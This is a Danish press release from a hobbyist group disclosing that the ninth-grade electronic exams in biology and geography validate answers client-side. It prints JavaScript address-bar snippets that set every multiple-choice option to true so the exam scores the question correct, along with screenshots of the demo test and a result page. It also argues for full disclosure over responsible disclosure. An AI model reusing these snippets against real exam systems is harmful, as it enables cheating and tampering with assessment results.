

Pressemeddelelse: Folkeskolens elektroniske afgangsprøver har sikkerhedshuller

**HACKLAB** - kontakt: [hacklab.dk@gmail.com](mailto:hacklab.dk@gmail.com)

Fra i morgen (onsdag d. 12. maj) skal 9. klasserne landet over op til eksamen i naturfagene biologi og geografi.

Systemet, som eleverne kommer til at bruge til deres prøve, er offentligt tilgængeligt i nogle demonstrationstest på [http://www.evaluering.uvm.dk/templates/velkomst\\_layout.jsf](http://www.evaluering.uvm.dk/templates/velkomst_layout.jsf) -> "Digitale Afgangsprøver".

Da brugerindtastede data bliver valideret på en uhensigtsmæssig måde, er det muligt for eleverne at snyde sig igennem spørgsmålene. Dele af systemet, der tjekker svarene, udnytter nemlig elevens egen computer for at virke, hvilket gør det nemt at fuske med kommunikation mellem elevens computer og den bagvedliggende server.

Hacklab, en gruppe københavnske IT-entusiaster, har opdaget, at det er muligt at snyde i opgaverne, da den bagvedliggende kode ikke kontrollerer svarene korrekt. Ud over dette er koden lagt til *client-side input validation*, dvs. at man ved at læse sidens kildekode (HTML) kan se, hvordan man kan snyde systemet. Dette er tydeligvis et resultat af manglende viden om sikkerhed fra udviklernes side blandet med tidspresset fra en dårligt sat deadline - en af de største farer ved tidens digitaliseringsivren.

### De tekniske detaljer

For at besvare nogle af spørgsmålene skal man udfylde en række multiple choice-spørgsmål. De mulige svar er i den underliggende kode inddelt i en række felter med forskellige navne (*svar1*, *svar2*, *svar3*, *svar4* osv.). Hvis man sætter et kryds i første svarmulighed, sætter den *svar1* til at være "sand" og den tidligere valgte til "falsk". Hvis man derimod igennem lidt snildhed sætter et kryds i alle svarmulighederne samtidig, så tjekker systemet kun om det korrekte svar er "sandt", men ikke om der er nogen der er "falske". Dette kan gøres igennem JavaScript eller ved at konstruere sine egne HTTP POST-forespørgsler. Kode:

### Kodeeksempler


#### Firefox

```
javascript:var
x=document.forms[0].getElementsByTagName('input');for(i=0;i<x.length;
i++){var z=x[i];if(!z.id.match(/svar/)&&!z.id.match(/r\ds\d/))
}{else{z.value=z.value==false?true:1}}
```

#### Internet Explorer

```
javascript:var
x=document.forms[0].getElementsByTagName('input');for(i=0;i<x.length;
i++){var z=x[i];if(!z.id.match(/svar/)&&!z.id.match(/r\ds\d/))
}{else{void(z.value=z.value=='false'?true:1)}}
```

Teknikken, vi benytter til at køre vores kode, kaldes "inline JavaScript", og kan uden nogen ekstraværktøjer udføres i alle standardbrowsere - for eksempel Internet Explorer, Safari eller Firefox. For at kunne køre inline JavaScript skal man kunne indtaste ting i adressefeltet øverst i browservinduet. Man kan åbne testen ved at højre-klikke og trykke "åbn i nyt vindue" eller ved at holde Control-knappen nede, idet man trykker på linket:



The screenshot shows a Windows Internet Explorer browser window. The address bar contains the URL <http://demo.evaluering.uvm.dk/eksempeltest/>. The browser's menu bar includes File, Edit, View, Favorites, Tools, and Help. The address bar also features a Live Search box. The page content includes a logo for 'Skolestyrelsen' and a heading 'Eksempel på naturfagsprøven'. The text on the page explains that the page contains examples of electronic tests in biology and geography. It provides instructions on how to take a test, including clicking on a 'Gå til prøve' link, switching between subjects, and finishing the test. It also mentions that a results page will be shown after the test is completed, and that PDF files for individual tests and their answer keys are available for download. The page concludes with 'God fornøjelse.' and a table listing two tests: 'bio\_9\_S07\_01' and 'geo\_9\_S07\_01', each with a 'Gå til prøve' link and a 'PDF' link to a 'Prøve - Facitliste'.

**Eksempel på naturfagsprøven**

Denne side indeholder eksempler på, hvordan den elektroniske prøve i biologi og geografi kan se ud.

Den enkelte prøve kan afprøves ved at klikke på linket [Gå til prøve] ud for hvert fag.  
Når den enkelte prøve er i gang, kan man frit skifte mellem opgaverne ved at klikke på tallene øverst.  
Når afprøvningen er færdig, afsluttes prøven ved at klikke på knappen [Afslut prøve] i øverste højre hjørne.  
Husk at tage et print af materialesamlingen, inden prøven i geografi afprøves.

Når prøven afsluttes, fremkommer en samlet resultatside, der viser en samlet karakter for prøven, og hvordan du har klaret dig i de enkelte opgaver. Ved den rigtige prøve vil der kun fremkomme en samlet karakter for prøven.  
Resultatsiden kan udskrives - men vær opmærksom på, at den fylder mere end 20 sider.

Når resultatsiden lukkes, kommer man tilbage til denne oversigt, hvor man kan gå videre til en anden prøve.

De enkelte prøver og deres facitliste findes også som pdf-filer. Disse kan downloades under kolonnen PDF nedenfor.  
Du skal have Adobe Reader version 6 eller nyere for at kunne læse pdf-filerne, programmet kan hentes [her](#).

God fornøjelse.

| Prøve        | Vælg                         | PDF   |
|--------------|------------------------------|---|
| bio_9_S07_01 | <a href="#">Gå til prøve</a> | <a href="#">Prøve - Facitliste</a>                    |
| geo_9_S07_01 | <a href="#">Gå til prøve</a> | <a href="#">Prøve - Facitliste - Materialesamling</a> |

Denne kode indtastes på alle sider med en multiple choice:

Eksempelprøve: Biologi 5 2007 - Windows Internet Explorer

.match(/svar/)&&!z.id.match(/r\ds\d/)}else{alert(z.value=z.value=='false'?true:1)}

File Edit View Favorites Tools Help

Naturfagsprøven Eksempelprøve: Biologi 5 ...

UNDERSVINGNINGSMINISTERIET

Du kan bevæge dig rundt mellem opgaverne ved at trykke på numrene

Opgave 1 af 20  
Opgaven tæller 5 %  
Afslut prøven

x 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20

## Opgave 1

Kuldioxid (CO<sub>2</sub>) er en vigtig drivhusgas.




Foto: Keld Nørgaard

**Hvilken kuldioxidkilde (CO<sub>2</sub>-kilde) har den største betydning for forøgelsen af drivhuseffekt?**

Der er 5 svarmuligheder. Sæt 1 kryds

- Det har afbrænding af træ i brændeovne og halm i fyr
- Det har respiration hos Jordens ca. 6 mia. store befolkning
- Det har fremstilling af elektricitet ved hjælp af atomkraft
- Det har afbrænding af fossilt brændstof som kul og olie
- Det har afbrænding af biogas i store centrale anlæg

Internet 100%

I de ovenstående eksempler kan det ses, hvor nemt det er for 9. klasserne at "snyde" her i slutningen af ugen. Vi fra Hacklab er af den mening, at det er ærgerligt, at det er så nemt at komme uden om sikkerheden i systemet. Det vil resultere i testresultater, der ikke kan bruges til noget. Og endnu et år, hvor eleverne må tage testen på anden vis, efter flere år med underdimensionerede IT-systemer. Til sidst må vi gøre opmærksom på, at den viste teknik ikke virker på alle opgavetyperne - kun de fleste af dem. Nedenunder er vist en færdig prøve efter vores teknik har været anvendt på den første multiple choice.

Resultat af prøve - Windows Internet Explorer

http://demo.evaluering.uvm.dk/eksempelestest/test1.aspx

File Edit View Favorites Tools Help

Naturfagsprøven Resultat af prøve

## Resultat

**Prøve:** Biologi Sommer 2007  
**Resultat:** 00 (7-trinsskalaen)  
**Dato:** 12. maj 2009

Navn:   
 Skole:   
 Klasse:

Klik på opgavenumrene i oversigten for at se, om dine svar var rigtige.  
 Du kan skrive dit navn, klasse og skole i felterne ovenfor, og udskrive hele resultatsiden (ca. 20 sider).

Udskriv Luk vindue

| Resultatoversigt |       |                          |                   |
|------------------|-------|--------------------------|-------------------|
| Opgave           | Point | Vægtning af samlet prøve | Vægtet bedømmelse |
| Opgave 1         | 100   | 5%                       | 5%                |
| Opgave 2         | 0     | 5%                       | 0%                |
| Opgave 3         | 0     | 5%                       | 0%                |
| Opgave 4         | 0     | 5%                       | 0%                |
| Opgave 5         | 0     | 5%                       | 0%                |
| Opgave 6         | 0     | 5%                       | 0%                |
| Opgave 7         | 0     | 5%                       | 0%                |

Done Internet 100%

## Om pressemædelelsen

Vi har valgt at offentliggøre denne sårbarhed ved hjælp af Full Disclosure. Full Disclosure er en anerkendt måde at publicere softwarefejl på, der tvinger udviklere af software til at reagere prompte - ved "ansvarlig" indrapportering af sårbarheder går der ofte flere måneder inden en sårbarhed lukkes. Ydermere er traditionel "ansvarlig" indrapportering en skidt ting idét den giver softwareudviklere gratis arbejdskraft uden nogen tab, hvilket effektivt underminerer den etablerede it-branche uden at bidrage den indrapporterende andet end glæden over at have forhindre et angreb / en udnyttelse. En kritik af "ansvarlig" indrapportering er for nylig formuleret af Charlie Miller, Dino Dai Zovi og Alex Sotirov og kan findes under navnet "No More Free Bugs". Wikipedias artikel om Full Disclosure ([http://en.wikipedia.org/wiki/Full\\_disclosure](http://en.wikipedia.org/wiki/Full_disclosure)) uddyber Full Disclosure-begrebet yderligere.